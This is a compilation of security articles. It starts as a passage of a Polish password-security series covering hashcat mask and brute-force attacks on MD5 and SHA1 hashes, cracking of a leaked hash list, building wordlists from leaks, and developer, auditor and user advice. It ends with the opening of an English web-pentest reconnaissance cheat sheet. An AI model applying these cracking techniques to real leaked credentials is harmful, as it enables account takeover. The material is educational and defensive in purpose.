AMD Athlon II X4 640 3.00 GHz
NVidia Geforce 450GTS 783/1566 MHz 1GB GDDR5
8GB RAM
Windows 7 SP1 64bit
```

W przypadku łamania pojedynczych hashy najwydajniejszym programem z zestawu Hashcat jest oclHashcat-Lite. Pozwala on jednak przeprowadzać tylko ataki Bruteforce. Po porażce ataku Bruteforce (zbyt długiego oczekiwania) należy użyć oclHashcat-plus.

Konfigurację tego narzędzia najlepiej przeprowadzać przez interfejs graficzny Hashcat-gui, który można pobrać w tym miejscu. Zawiera on już trzy odmiany Hashcata.

Zgodnie z opisem platformy, uruchamiamy wersję 64 bitową dla Windowsa (w przypadku Linuksa uruchamiamy z konsoli plik `hashcat-gui64.bin`), a następnie obsługę sterownika NVidia. Przechodzimy do zakładki oclHashcat-Lite:

Prosty Bruteforce

Najpierw warto sprawdzić, czy oryginał hasła nie jest czymś skrajnie prostym. W tym celu użyjemy klasycznego ataku bruteforce dla maksymalnie 7 znaków:

```
cudaHashcat-lite64.exe --pw-max 7 c11c7c1a65ddecf8d3ce4f589c9d16be
```

Atak trwał niespełna 3 minuty. Niestety nie udało znaleźć się oryginału:

Prosty Mask Attack

Po przetestowaniu najprostszych kombinacji warto przejść do dłuższych haseł. Zwiększanie liczby znaków ataku siłowego wydłuża znacząco atak, więc lepszym pomysłem jest teraz wykonanie kilku Mask Attacks.

W tym momencie warto testować stosunkowo krótkie kombinacje, których pesymistyczny czas obliczeń nie przekracza kwadransa.

Ogólne wzorce, które pasują do najpopularniejszych haseł użytkowników, prezentuje listing poniżej. Najpierw podawane są wzorce najpopularniejsze, następnie mniej popularne. Należy wybrać odpowiednio krótkie kombinacje (oraz pamiętać o przestawieniu parametru length, aby nie skracał nam ataku):

```
?u?l?l?l?l?l?d?d
?u?l?l?l?l?d?d?d
?u?l?l?l?l?l?d?d?d?d
?u?l?l?l?l?d?d?d?d
?u?l?l?l?l?l?l?l?d?d
?u?l?l?l?l?l?l?d?d
?u?l?l?l?l?l?l?l?d?d?d?d
?u?l?l?l?d?d?d?d?d
?u?l?l?l?l?l?l?l?d
```

Atak przy wykorzystaniu wzorca `?u?l?l?l?l?d?d?` niestety się nie powiódł (czas trwania 13 sekund). Nie należy się tym zrażać i wypróbować inne kombinacje o podobnej złożoności. Jak się okazało, wykorzystując nieznacznie dłuższy wzorzec `?u?l?l?l?l?l?d?d` udało się złamać hash, co pokazuje poniższy zrzut ekranu:

Zadanie wykonane, szukany oryginał to `Omnibus68` .

8. Przykład ataku na listę hashy

Cel i wybór narzędzia

Celem jest lista 6 142 991 hashy SHA1, która jest dostępna na forum InsidePRO.

Tak duża lista hashy jest bardzo trudna do złamania. Zawartość pliku sugeruje, że hasła mogą nie zawierać soli. Do odzyskania hashy zaleca się skorzystanie z crackera GPU, czyli na przykład oclHashcat-plus.

Pierwszy przebieg -- słownik

W pierwszym przebiegu dobrze jest użyć dużych słowników, który zawierają też listę kandydatów z podstawowych ataków siłowych. Dzięki temu można określić naturę łamanych haseł -- czy są one hashowane, losowe czy generowane przez użytkowników.

Czas takiego ataku w zależności od rozmiarów słownika oraz użytej karty graficznej może zająć nawet dobę. Zazwyczaj w tym przypadku łamie się większość hashy z takich dużych wycieków (około 20-40% z całości).

W opcjach oclHashcat-Plus warto zaznaczyć opcję usuwania hashy z listy oraz zapisywania ich do pliku wraz z odzyskanym oryginałem. Pozwoli to nie tylko utrzymać porządek, ale przyśpieszy też atak.

Kolejne przebiegi

Ataki na pozostałe hashe przeprowadza się w zależności od tego, jakie hasła zostały odzyskane w poprzednim etapie. Zazwyczaj jesteśmy w stanie określić specyfikę serwisu, grupę użytkowników, ich narodowość i tak dalej. Wykorzystując te informacje, można próbować wykorzystać ataki hybrydowe lub ataki reguł.

Reguły dobrane do Rule Based Attack mogą bardzo wydłużyć czas ataku, więc czasem trzeba użyć krótszych słowników dobranych specyficznie pod grupę docelową użytkowników (można na przykład wyciąć znaki z niektórych alfabetów). Łamanie haseł w kolejnych przebiegach polega na odpowiednim wyborze słownika oraz reguły, ewentualnie na dynamicznym generowaniu reguł przez samego Hashcata.

W przeciągu dwóch godzin przy wykorzystaniu ataku słownikowego i kilku reguł oraz po podstawowych atakach siłowych z maską udało się odzyskać 84 137 haseł, co stanowi zaledwie ~1.5% całości (a już jest dobrym wynikiem w takim czasie). Użytkownicy forum InsidePRO złamali około 30% hashy z tej listy. Dalej nie jest to bardzo dobry wynik, ale lista hashy zawiera dość trudne hasła. Jest to jednak i tak prawie dwa miliony złamanych haseł!

--- *Adrian* `Vizzdoom` *Michalczyk*

Kompendium bezpieczeństwa haseł – atak i obrona (część 3.)

> Original article: https://sekurak.pl/kompendium-bezpieczenstwa-hasel-atak-i-obrona-czesc-3/

Budowanie słowników

W tym rozdziale zostaną opisane podstawowe wskazówki dotyczące budowy słowników haseł.

1. Słownik podstawowy i rozszerzony

Rozmiar słownika ma bezpośredni wpływ na czas ataku. Im większy słownik, tym bardziej zbliżamy się do wariantu ataku siłowego, a właśnie tego chcemy zazwyczaj uniknąć.

Aby skutecznie przeprowadzać ataki słownikowe warto posiadać nie jeden, a kilka słowników. Minimalnym zaleceniem jest korzystanie ze słownika podstawowego oraz rozszerzonego.

Słownik podstawowy powinien posiadać najczęściej występujące hasła, najlepiej pisane małymi literami i bez dodatków takich jak cyfry występujące na końcu i tym podobne. Słownik taki służy do przeprowadzania szybkich testów sprawdzających najpopularniejsze frazy oraz do przeprowadzania ataków hybrydowych. Używając mniejszych słowników, można odnaleźć stosunkowo dużo skomplikowanych haseł, wykorzystując do tego *Rule Based Attack*. Mimo że niektóre reguły bardzo wydłużają czas ataku, to dzięki nim możemy znaleźć wiele haseł, a mały słownik pozwoli nam przeprowadzić atak w zadowalającym czasie.

Przeciętne wielkości słowników podstawowych nie powinny przekraczać 1GB. Mogą być one wykorzystane zarówno w atakach online, jak i offline.

Słownik rozszerzony powinien zawierać duże zbiory kombinacji słów z różnych języków oraz wyrazy powstające w wyniku prostych ataków siłowych (np. cyfry 000000 -- 999999 i podobne). Do dużych słowników powinno dopisywać się nie tylko mniejsze słowniki, ale również wszystkie hashe złamane przy pomocy reguł lub ataków hybrydowych.

Tego typu struktury danych często przewyższają rozmiary 10GB. Zapisywane są zazwyczaj w wielu plikach, ponieważ to ułatwia ich edycję. Z powodu dużej liczby generowanych kandydatów, słowniki rozszerzone nie nadają się do ataków online.

Filtrowanie słowników

Słowniki to ogromne zbiory danych, w których często występują duplikaty, długie wpisy lub po prostu śmieci. Dzieje się tak, ponieważ te zbiory budowane są często przez różne narzędzia analizujące słowa ze stron internetowych i innego rodzaju narzędzia automatyczne. Przez to w słownikach można natknąć się np. na składnię HTML, dane binarne i inne niepotrzebne rzeczy. Wszystko to należy co jakiś czas odfiltrowywać. Dzięki temu zyskujemy skuteczniejsze źródło danych, które może zauważalnie skrócić czas ataku.

Oto przykład optymalizacji słownika.

Celem jest przeprowadzenie szeregu szybkich ataków słownikowych na hashe haseł jednego z polskich for młodzieżowych, które zostały opublikowane w 2012 roku.

Informacje o liście hashy:

- 28 513 hashy,
- algorytm MD5 bez soli oraz wielokrotnego hashowania,

- hasła generowane są przez polskich użytkowników (grupa docelowa: młodzież).

Słownik `vizzdic.0` jest słownikiem składającym się z wielu małych słowników oraz uzupełnionym o wiele hashy złamanych w przeszłości. Początkowy rozmiar tego słownika to `10.2 GB`. Nie ma w nim duplikatów.

Najpierw ze słownika usunięto wszystkie wyrazy, które nie zawierały znaków z przestrzeni `mixalpha-number-special-space` (wliczając w to polskie znaki diakrytyczne). Rozmiar nowo utworzonego słownika `vizzdic.1` to `9.1 GB`.

Najprostszy *Straight Attack*, przy wykorzystaniu tych dwóch słowników miał następującą skuteczność (czas ataku ~10 min):

- `vizzdic.0 (10.2GB), Straight Attack, 21760 hashes cracked (76.3%),`
- `vizzdic.1 (9.1GB), Straight Attack, 21760 hashes cracked (76.3%).`

Oba słowniki są w stanie złamać dokładnie tą samą liczbę hashy (w tym trybie). Tak prosta optymalizacja zmniejszyła rozmiar początkowy o ponad 1GB, co skróciło czas *Straight Attack* o niemal 10%.

Kolejna optymalizacja polegała na usunięciu wyrazów dłuższych od 16 znaków oraz wszystkich nieznaczących znaków białych. Powstały po tej operacji słownik `vizzdic.2` miał wielkość `7.8GB`. Skuteczność ataku przy jego użyciu była następująca:

- `vizzdic.2 (7.8GB), Straight Attack, 21760 hashes cracked (76.3%)`

Wynik jest mocno zaskakujący -- skuteczność pozostała na pierwotnym poziomie, mimo sporej optymalizacji. Okazało się, że w słowniku było kilka tysięcy długich wpisów, które zostały połączone w nieefektywny sposób. W tym momencie słownik zmniejszył rozmiar o 24%. Filtrowanie do 16 znaków ma też tę zaletę, że wielokrotnie przyśpiesza *Rule Based Attack* (liczba kandydatów generowanych przez reguły jest bardzo duża dla długich wyrazów).

Ostatnią zastosowaną optymalizacją było usunięcie ze słownika wyrazów zawierających znaki specjalne, które nie są zbyt często używane podczas generowania hasła.

Aby sprawdzić, które znaki nie są popularne przeprowadzono następujące badanie: zliczono w słowniku liczbę wystąpień wyrazów zawierających pewien znak specjalny, usunięto te wyrazy, a następnie sprawdzono, o ile mniej hashy zostało złamanych. Dzięki temu zebrano informacje przedstawione w poniższej tabeli:

Informacje te jednoznacznie wykazują, że ze słownika można usunąć wszelkie wyrazy, które zawierają znaki:

```
? ] ; " { | ~ ` [ \ , .
```

Wyrazy te w ogóle nie wpływają na skuteczność słownika.

Reszta znaków specjalnych również nie wpływa *znacząco* na skuteczność słownika. Współczynnik w ostatniej kolumnie tabeli pokazuje proporcję złamanych haseł do wystąpień wyrazów w słowniku (pomnożony jest przez milion). Każdy musi zastanowić się, czy opłaca się usunięcie ze słownika 4 milionów wyrazów kosztem nie złamania 6 hashy. W przykładzie optymalizacji słownika `vizzdic.2` przyjęto, że współczynnik większy od 5 sugeruje, że warto zostawić dane wyrazy w słowniku.

Po powyższej optymalizacji powstał słownik `vizzdic.3` o rozmiarze `7.24GB`. Skuteczność łamanych haseł: `vizzdic.2 (7.24GB), Straight Attack, 21685 hashes cracked (76.1%)`

Jak budować słowniki

- zacznij od dostępnych słowników,
- dodaj słowa kluczowe związane z serwisem, z którego masz listę hashy (Information Gathering),
- wyczyść słownik z haseł, które nie spełniają kryteriów stawianych przez serwis (np. zbyt krótkie lub zbyt długie wpisy). Możesz do tego wykorzystać narzędzia takie jak `sed`, `tr`, `awk`,

- wynik zapisz jako *słownik podstawowy* oraz *słownik rozszerzony*.

Na podstawie słownika podstawowego przeprowadź *Rule Based Attack*:

- wybierz reguły, rozszerzające słownik dla każdego hasła:
  - dodawanie cyfr z zakresu 1900 -- 2012,
  - dodawanie cyfr 00-99,
  - l33tSpeak Transform -- zamiana e-3, a-4, o-0 itd.,
  - dodawanie ! na końcu,
  - zamiana pierwszej litery na dużą,
  - wiele, wiele innych...
- po złamaniu hasha dodaj nowo wygenerowane hasła do *słownika rozszerzonego*oraz *słownika podstawowego*,
- w słowniku podstawowym staraj się nie przechowywać wyrazów, które można wygenerować z reguł (np. zapisz `admin` a nie `admin` oraz `adm1n001`); od razu też usuwaj duplikaty,
- raz na jakiś czas usuwaj duplikaty ze słownika rozszerzonego i filtruj go, pozbywając się zbyt długich wyrazów.

Proces generowania słownika trwa wiele lat. Przydatne są do tego listy złamanych haseł, które można znaleźć na przykład na forum InsidePRO, we wklejkach Pastebin lub w informacjach medialnych mówiących o wyciekach baz danych.

Hasła statyczne -- porady

1. Porady dla programisty

Sole statyczne a dynamiczne

Sól statyczna to stała wartość dodawana do *każdego* hasła. Jest to bardzo popularne rozwiązanie, gdyż jest bardzo proste w implementacji.

Stosowanie soli statycznych niestety nie chroni przed atakami (może z wyjątkiem prostych ataków *rainbow tables*). Atakujący, przełamując zabezpieczenia, poznaje też sól statyczną i dodaje ją do każdego testowanego ciągu.

Projektując system, pamiętaj, żeby używać soli dynamicznych -- nieprzewidywalnych ciągów znaków dodawanych osobno do każdego hasła. Warto zadbać też o to, aby były to wartości unikatowe.

Którą funkcję skrótu wybrać? Zrób testy!

Liczba bezpiecznych funkcji hashujących jest dość duża, każda z nich zapewnia określony poziom bezpieczeństwa. Wybór nie jest prosty.

Warto zacząć od przejrzenia publikacji naukowych w celu określenia, które funkcje zostały złamane, a które uważane są za bezpieczne.

Po wybraniu kandydatów należy przeprowadzić testy wydajnościowe, które posłużą do określenia szybkości implementacji funkcji. Pozwoli to nie tylko zapobiegać atakom DoS spowodowanym przez nadmierną liczbę obliczeń, ale również da pogląd, w jakim tempie crackerzy będą mogli przeprowadzić ataki.

Poniżej znajduje się zestawienie kosztów, jakie muszą ponieść crackerzy, gdy chcą przeprowadzić udany atak na hasła. Dane te zostały oszacowane przez twórców scrypta w 2010 roku:

Testy wydajnościowe funkcji skrótu są konieczne, ponieważ czas obliczeń hashy w różnych bibliotekach może okazać się zaskakujący. Weźmy na przykład implementacje SHA2 w domyślnych bibliotekach .NET:

Listing poniżej przedstawia skrypt pozwalający wstępnie oszacować koszt pojedynczego przetworzenia wybranej funkcji hashującej:

```
import sys
import hashlib
from passlib import hash

if len(sys.argv) != 4:
    print "Usage: python hash-benchmark KEY HASH_FUNCTION ITERATIONS"
    print "HASH_FUNCTION = [md5|sha1|sha2-224|sha2-256|sha2-384|sha2-512|bcrypt-5|bcrypt-10|bcrypt-11]
    exit(1)

key = sys.argv[1]
hashtype = sys.argv[2]
rounds = int(sys.argv[3])

if hashtype == "md5":
    for i in range (1, rounds):
        hashlib.md5(key)
elif hashtype == "sha1":
    for i in range (1, rounds):
        hashlib.sha1(key)
elif hashtype == "sha2-256":
    for i in range (1, rounds):
        hashlib.sha256(key)
elif hashtype == "sha2-512":
    for i in range (1, rounds):
        hashlib.sha512(key)
elif hashtype == "bcrypt-5":
    for i in range (1, rounds):
        hash.bcrypt.encrypt(key, rounds = 5)
elif hashtype == "bcrypt-10":
    for i in range (1, rounds):
        hash.bcrypt.encrypt(key, rounds = 10)
elif hashtype == "bcrypt-11":
    for i in range (1, rounds):
        hash.bcrypt.encrypt(key, rounds = 11)
else: print "[-] WRONG HASh2"
```

> Pamiętaj: **Szybka funkcja hashująca jest Twoim wrogiem**, ale pamiętaj również o wydajności systemu.

Key stretching

Key stretching jest metodą polegającą na zwiększenia kosztu ataku na klucz lub funkcję skrótu.

Metoda ta zazwyczaj polega na wielokrotnym hashowaniu funkcji. Jest to proste w implementacji i daje bardzo dobre efekty. Ogólny algorytm przedstawia poniższy listing:

```
function multihash(numrounds, password){
    for (i=0; i<numrounds; ++i)
        password = hashfunction(password);
    return password
}
```

Niektóre algorytmy funkcji skrótu posiadają wbudowany key stretching, całkowicie zwalniając programistów z pracy (np. BCrypt).

Metoda ta jest głównie kojarzona z wielokrotnym hashowaniem zwiększającym moc obliczeniową algorytmów. Jest to jednak ogólna technika zwiększająca koszt ataku dowolnej funkcji hashującej czy szyfrującej.

Mimo wielu mocnych zalet, key stretching trzeba wdrażać ostrożnie. Jeśli system nie ogranicza liczby prób logowania, wtedy zagrożony jest atakiem DoS: nadmierną liczbą obliczeń spowodowanych atakiem siłowym.

Nie implementuj sam!

Pierwsza zasada kryptografii: nie implementuj niczego własnoręcznie. Jeżeli nie jesteś kryptologiem, korzystaj ze sprawdzonych rozwiązań.

Rada może i oczywista, jednak trzeba uważać na różnego rodzaju biblioteki pisane przez „entuzjastów" lub studentów, które działają poprawnie tylko dla niektórych danych.

Testuj

Upewnij się, czy używana implementacja jest poprawna.

Przeprowadź testy zarówno dla danych tekstowych, jak i binarnych (jeżeli funkcja umożliwia ich stosowanie). Nie zapomnij o przetestowaniu znaków specjalnych (w szczególności takich jak `< > " ' &`) oraz egzotycznych alfabetów.

Najlepszym sposobem na testy jest napisanie unit testów automatycznie sprawdzających wyniki zaimplementowanych funkcji hashujących. Dane do unit testów można wygenerować w innych bibliotekach, narzędziach online lub przez polecenia systemu operacyjnego.

Pozwól na XSS w haśle

Ostatnia rada adresowana jest do programistów mających świadomość bezpieczeństwa kodu webaplikacji.

Textbox służący do wpisywania hasła powinien mieć wyłączone wszelkie filtry antyXSS. Serio! Niech użytkownicy w tym małym fragmencie aplikacji wpisują dowolne dane.

Porada może być troszkę szokująca, jednak hasło i tak nigdy nie może być ani wyświetlane ani wysyłane w żadnej formie. Dane z pola hasła powinny być od razu hashowane przez odpowiedni kontroler. W momencie jakiegokolwiek błędu nie można odsyłać użytkownikowi wpisanego hasła (np. przez tzw. *callback*).

Jeżeli nie wyłączymy filtrów XSS może okazać się, że przechowujemy hash hasła „`I%20<3%20you`" zamiast „`I <3 you`„. Aplikacja może działać dalej poprawnie, ponieważ formularz logowania prawdopodobnie będzie korzystał z tych samych filtrów. Problem pojawi się, gdy będziemy chcieli zintegrować kilka aplikacji ze sobą -- wtedy hasła części użytkowników mogą okazać się błędne.

Kodowanie znaków to nie jedyny problem. Znacznie gorzej, gdy filtr lub system zabezpieczający odetnie request użytkownika używającego w haśle znaków specjalnych, które są używane w atakach XSS. Problem taki może wystąpić na przykład w aplikacjach ASP:

Jak widać użytkownik jest blokowany przez filtr `HttpRequestValidation`, który można dodać do strony ASP. Jest to domyślnie dostępny filtr, który działa w następujący sposób (tłumaczenie z dyskusji SO):

```
* szukaj znaku < lub &. Jeśli go nie ma lub jeśli jest to ostatni znak - uznaj ciąg za poprawny,
* jeśli znak & znajduje się w ciągu &# (np.   dla niełamliwej spacji) - uznaj ciąg za niebezpieczny,
* jeśli znak < znajduje się w ciągu <x (gdzie x = [a-z]) lub <!, </, <? - uznaj ciąg za niebezpieczny,
* jeśli żadna z powyższych reguł nie jest spełniona - znaj ciąg za poprawny.
```

Wartości sprawdzane są w następujących żądaniach:

- nazwa pliku podczas upload POST,
- przychodzące, surowe wywołanie URL,
- część nazwy lub wartości ciastka,

- część nazwy lub wartość parametru GET lub POST.

2. Porady dla audytora

Sprawdzając bezpieczeństwo mechanizmów uwierzytelnienia trzeba zwrócić uwagę na następujące rzeczy:

- **Czy hasła są hashowane?** Hasła nie mogą być zapisane otwartym tekstem lub szyfrowane.
- **Czy użyta funkcja skrótu jest jeszcze bezpieczna?** Obecnie MD5 oraz SHA1 nie zapewniają dużego poziomu bezpieczeństwa.
- **Czy użyto soli dynamicznych?** Sól powinna być generowana osobno dla każdego hasła z losowych ciągów.
- **Czy użyto Key Stretchingu?** Najlepiej, żeby możliwość np. wielokrotnego hashowania została wbudowana w sam algorytm.
- **Czy należy przehashować hasła?** Jeśli liczba rund wielokrotnego hashowania jest już za mała, trzeba ją zwiększyć przy następnej zmianie haseł.
- **Czy istnieje możliwość łatwej enumeracji loginów?** Czy identyfikatory są kolejnymi liczbami całkowitymi? Czy loginy wszystkich użytkowników są wypisywane w listach lub rankingach?
- **Czy minimalne złożoności haseł są odpowiednie?** Czy hasła użytkowników nie są zbyt krótkie? Czy można używać haseł: pustych, takich samych jak login/e-mail/nazwisko?
- **Czy system ogranicza dostęp po nieudanym logowaniu?** System powinien odcinać próby ataku brutalnego.
- **Czy użytkownik może użyć *dowolnego* hasła?** Czy filtry poprawnie przepuszczają znaki takie jak `< > & " '` ? Czy hasła używające znaków specjalnych i znaków różnych alfabetów (`ą ź ö a ç ?`) są interpretowane poprawnie?

3. Porady dla każdego użytkownika

Oto zbiór porad dotyczących każdego z nas -- niezależnie od tego czy jesteśmy administratorami czy zwykłymi użytkownikami dowolnego systemu.

- **Używaj długich, nieprzewidywalnych haseł**. Zyskasz dzięki temu dużo czasu, gdy baza danych zostanie wykradziona. Będziesz miał też pewność, że ataki skierowane wyłącznie w Ciebie (a nie w serwis) się nie powiodą.
- **Używaj osobnego hasła w każdej usłudze**. W najgorszym wypadku cyberprzestępcy uzyskają dostęp tylko do jednego konta (a nie do skrzynki pocztowej, serwisu społecznościowego, banku...)
- **Używaj systemu do zarządzania hasłami**. Prosty program pozwoli Ci przestrzegać dwóch pierwszych reguł i zaoszczędzi sporo Twojego czasu. Opisy systemów zarządzania hasłami znajdują się w dalszej części artykułu.
- **Zapamiętaj tylko kilka haseł i nigdy ich nie zapisuj**. Wybierz tylko kilka usług, z których często korzystasz, i zapamiętaj do nich hasła. Mogą to być hasła Keepass, hasło głównej skrzynki pocztowej, bankowości, PIN telefonu i karty płatniczej. Resztę haseł -- do for, portali czy nawet smyczy roweru -- zapamiętaj w systemie zarządzania hasłami.
- **Zmieniaj hasła**. W szczególności, gdy dowiesz się o wycieku bazy danych w serwisie, z którego korzystasz.
- **Włącz podwójne uwierzytelnianie tam, gdzie to możliwe**. W szczególności dla swojej skrzynki pocztowej. Po pierwsze udaremnisz ataki skierowane na Ciebie, po drugie dowiesz się, ilu masz wrogów.
- **Rób backup swoich haseł**. Ludzie dzielą się na dwie grupy -- tych, co robią backup i tych, co będą go robić. Upewnij się, że należysz do tej pierwszej grupy.

4. Odzyskiwanie haseł jako hobby?

Na forach twórców najlepszych programów do łamania haseł istnieją prawdziwe markety hashy. Oczywiście pierwsze skojarzenie z tego typu serwisami jest bardzo negatywne -- jednak warto zaznaczyć, że taki proceder wcale nie jest nielegalny. Użytkownicy tych serwisów to zazwyczaj entuzjaści, badacze lub informatycy śledczy, którzy chcą podzielić się swoją wiedzą lub mocą obliczeniową. Czasem za darmo, czasem za pieniądze.

Bardzo popularnym miejscem tego rodzaju, jest forum InsidePRO -- http://forum.insidepro.com/. Forum jest znane z tego, że nie tylko posiada tysiące prywatnych hashy do złamania, ale również listy hashy z wycieków baz największych serwisów na świecie. Dane takie idealnie nadają się do analiz statystycznych bezpieczeństwa haseł internautów oraz pomagają tworzyć skuteczniejsze słowniki.

Forum Insidepro jest dokładnie moderowane. Najmniejsze próby udostępnienia zrzutów baz danych pochodzących z włamań są szybko wykrywane, a użytkownicy są blokowani. Forum służy tylko do wymiany informacji na temat hashy -- jakiekolwiek prywatne dane (nazwy użytkowników, e-maile itd.) nie mogą być tam umieszczane.

Transakcje gotówkowe przeprowadzane są przeważnie za pomocą kryptowalut (bitcoin) lub walut internetowych (webmoney). Nad bezpieczeństwem transakcji czuwają `trusted members`, którzy działają jako pośrednik w transakcji, dzięki czemu obie strony zawsze są bezpieczne:

Najpopularniejszą walutą webmoney na forum jest LR. Liberty Reserve nie jest bankiem -- jest procesorem płatności internetowych. LR jest popularną instytucją, gdyż do założenia tu konta nie jest wymagana weryfikacja danych -- zapewnia to pewną anonimowość. Pieniądze wpłaca się i wypłaca przez specjalne kantory internetowe. W Polsce takim kantorem jest Lilion Transfer.

Ceny za złamanie pojedynczego hasha zazwyczaj opiewają w przedziale 1-100 LR, czyli 3-300 zł.

Podsumowanie

Z jednej strony wszędzie jesteśmy atakowani wskazówkami dotyczącymi metod przechowywania haseł, z drugiej -- porady te zazwyczaj puszczamy mimo uszu, narażając się na duże niebezpieczeństwo. Bezpieczna implementacja procesu uwierzytelniania jest nie lada wyzwaniem. Z tego powodu używa się gotowych rozwiązań, zapewniających zbyt niski poziom bezpieczeństwa.

Programista musi mieć świadomość, że hasło jest jednym z najważniejszym zasobów systemu. Cyberprzestępca próbuje sforsować wszystkie zabezpieczenia tylko po to, aby przejąć kontrolę nad tym krótkim ciągiem znaków.

Każde hasło może zostać złamane w skończonym przedziale czasu. Za wszelką cenę trzeba więc zadbać, aby atak był procesem żmudnym i długotrwałym. W tym celu należy poznać najnowsze funkcje skrótu, zbadać ich wydajność oraz przewidzieć, jak ich bezpieczeństwo może wyglądać w przeciągu najbliższych lat.

Wydłużanie czasu ataku najłatwiej zrealizować przez użycie algorytmów, które cechują się wbudowanym *Key Stretchingiem* oraz soleniem haseł. Świadoma kontrola złożoności obliczeniowej i pamięciowej bezpiecznych funkcji hashujących odgrywa znaczącą rolę w bezpieczeństwie systemu i wszystkich jego użytkowników.

Crackerzy natomiast mają coraz trudniejsze zadanie do wykonania. Jest to spowodowane nadchodzącym zmierzchem funkcji MD5 czy SHA1. W tym momencie popularne systemy takie jak WordPress, Drupal, PHPBB3 czy Linux oferują mechanizmy na tyle bezpieczne, że odzyskiwanie z nich haseł staje się praktycznie niemożliwe w domowych warunkach.

Oczywiście w wielu rozwiązaniach dalej korzysta się z wydajnych funkcji skrótu z pojedynczą iteracją i też na próżno szukać wielu nowych aplikacji używających funkcji takich jak BCrypt czy SCrypt.

Współcześnie cracking haseł polega na przeprowadzaniu skomplikowanych ataków offline, wykorzystujących nie tylko moc obliczeniową kart graficznych (GPGPU), ale również przetwarzanie rozproszone. W niedalekiej przyszłości crackerzy zaczną wynajmować klastry GPU i chmury obliczeniowe do tych celów. Dzisiaj nie jest to jeszcze opłacalne.

Na polu walki programista-cracker najbardziej cierpi zwykły użytkownik. W czasach, w których prawie każdy aspekt naszego życia uzależniony jest od technologii, jesteśmy strasznie narażeni na niebezpieczeństwo spowodowane przez nieostrożność programistów usług, z których korzystamy.\ Nasza tożsamość na czarnym rynku warta jest dosłownie parę złotych i trafia tam przez czyjeś zaniedbanie.

Trzeba zdać sobie sprawę, że cracker nie tylko może przejąć konto do pewnej usługi, ale przy odrobinie szczęścia przy jej pomocy może spróbować wykasować nasze życie z cyberprzestrzeni.

Dziś w szczególny sposób należy dbać o bezpieczeństwo haseł. Unikatowy ciąg w każdej usłudze o odpowiednio dużej złożoności jest wszystkim, co wystarczy zrobić, aby czuć się bezpiecznie. Aby wdrożyć tę zasadę potrzeba niestety dużo samozaparcia, ale z pomocą przychodzą systemy zarządzania hasłami. Programy te automatyzują żmudne czynności i pozwalają nam prawie całkowicie odciąć się od problemu zapamiętywania haseł.

Nieważne, czy utożsamiasz się z kreatywnym programistą, agresywnym crackerem czy zwykłym użytkownikiem. Jedno jest pewne -- Twoim wrogiem zawsze będzie pośpiech, lenistwo i przyzwyczajenie. To właśnie przez te czynniki programiści używają funkcji MD5, crackerzy bezskutecznie używają ataków bruteforce, a zwykli użytkownicy rejestrują się z hasłem `qwerty`.

Należy pamiętać, że odzyskiwanie haseł nie musi być po prostu etapem nielegalnej penetracji systemu. Proces ten może być intelektualnym wyzwaniem i hobby. Pisanie nowych algorytmów, konfiguracja klastrów obliczeniowych czy overclocking jest przecież pasją wielu ludzi.

Źródła

- Andrew S. Tanenbaum -- Systemy Operacyjne, wydanie III (Helion, 2010)
- Shakeel Ali, Tedi Heriyanto -- BackTrack 4: Assuring Security by Penetration Testing (Packt Publishing, 2011)
- Morris, Thompson -- Password Security: A Case History (ACM, 1979), cached documents
- The UNIX Encrypted Password System
- SHA1 -- wikipedia
- Charset configuration file by Martin Westergaard
- Passlib bcrypt library
- Do you allow xss in your passwords?
- ASafaweb Project
- phpass library
- phpass -- Should I Use Them?
- Hashes Algorithms used in different web applications
- A closer look at WordPress Password Hashes
- WhatWeb
- Fierce2
- Keepass
- Hashcat -- VCL support
- py-bcrypt
- oclHashcat-plus 0.09 release info
- ASP Request Validation Method in SO

--- *Adrian `Vizzdoom` Michalczyk*

Web

Web Application Penetration Testing Cheat Sheet

> Original article: https://jdow.io/blog/2018/03/18/web-application-penetration-testing-methodology/

This cheatsheet is intended to run down the typical steps performed when conducting a web application penetration test. I will break these steps down into sub-tasks and describe the tools I recommend using at each level.

Special Thanks

- @Arr0way - Check out his incredible network / infrastructure penetration testing cheat sheet and other great work on his blog https://highon.coffee.

Many of the ideas presented in this sheet come from the **fantastic** teachings of Tim "lanmaster53" Tomes, who has kindly allowed me to share them with you here. If you or anyone you know is interested in web application penetration testing Training I **highly** recommend that you or your company consider Tim.

Please bear in mind that these steps are **iterative** so in a typical engagement you can expect to do them multiple times. This is particularly true if you manage to traverse different levels of access in an application (e.g. elevate from a regular user to an admin).

Finally, throughout this sheet I will heavily discuss tools included in PortSwigger's Burp Suite Professional which is a paid product intended for professional use. I apologize if this dissuades you, but at the price they offer the tool for I consider it a bargain.

Information Gathering

> In an engagement the goal of information gathering is to gain an understanding of the application from an **outsiders perspective.**

Target Validation

Tool	Description
Whois	A protocol for searching internet registration databases based on RFC 3912 for domain names, IPs, autonomous systems, etc.
Dig	dig (domain information groper) is a network administration command-line tool for querying Domain Name System (DNS) servers.
DNSRecon	Tool for automating many DNS enumeration techniques maintained by darkoperator

Domain Registration

Use the following steps to validate ownership of a target:

1. Whois the target domains/hosts.

```
whois example.com
```

2. Resolve the IP addresses for the target domains/hosts.

```
dig +short example.com
```

3. Whois the IP addresses.

```
whois 104.27.178.12
```

4. Analyze the results.

   Results could be mixed depending on whether or not the target is using whois privacy protection.

> **Never attack a target that you are not positive you have permission to be testing** As a penetration tester it is your responsibility to ensure that you have permission from the owner of a target before you start testing it. This is why target validation should always be your first step when beginning an engagement.

DNS Interrogation

I like to start off with https://dnsdumpster.com/ which is a great online tool for getting a quick overview of a target domain's internet footprint via DNS.

- Forward Lookups

```
dig +nocmd example.com A +noall +answer
dig +nocmd example.com NS +noall +answer
dig +nocmd example.com MX +noall +answer
dig +nocmd example.com TXT +noall +answer
dig +nocmd example.com SOA +noall +answer
...
dig +nocmd example.com ANY +noall +answer (This rarely works)
```

- Reverse Lookups

```
dig -x 104.27.179.12
dig -x 104.27.178.12
```

Testing for Zone Transfers

Zone transfers are a DNS transaction used to replicate records between DNS servers. It's rare to find a DNS server these days that allow a zone transfer, but it's something you should check. If you succeed in performing a zone transfer, you stand to gain access to all of the records of a domain.

> **DNS Zone Transfer Attacks are EASY to prevent!** At the bare-minimum an administrator can whitelist zone transfers to a select group of IP addresses.

- Example using

```
dig -t NS zonetransfer.me +short
dig -t AXFR zonetransfer.me @nsztm1.digi.ninja
dig -t AXFR zonetransfer.me @nsztm2.digi.ninja
```

- DNSRecon is useful for automating many of the DNS enumeration tasks above, and can often find extra information that may have been missed.

```
dnsrecon -d example.com
```

OSINT Harvesting

Tool	Description

Recon-NG	Open source reconnaissance framework created by Tim 'Lanmaster53' Tomes, maintained by a community of developers on http://recon-ng.com/
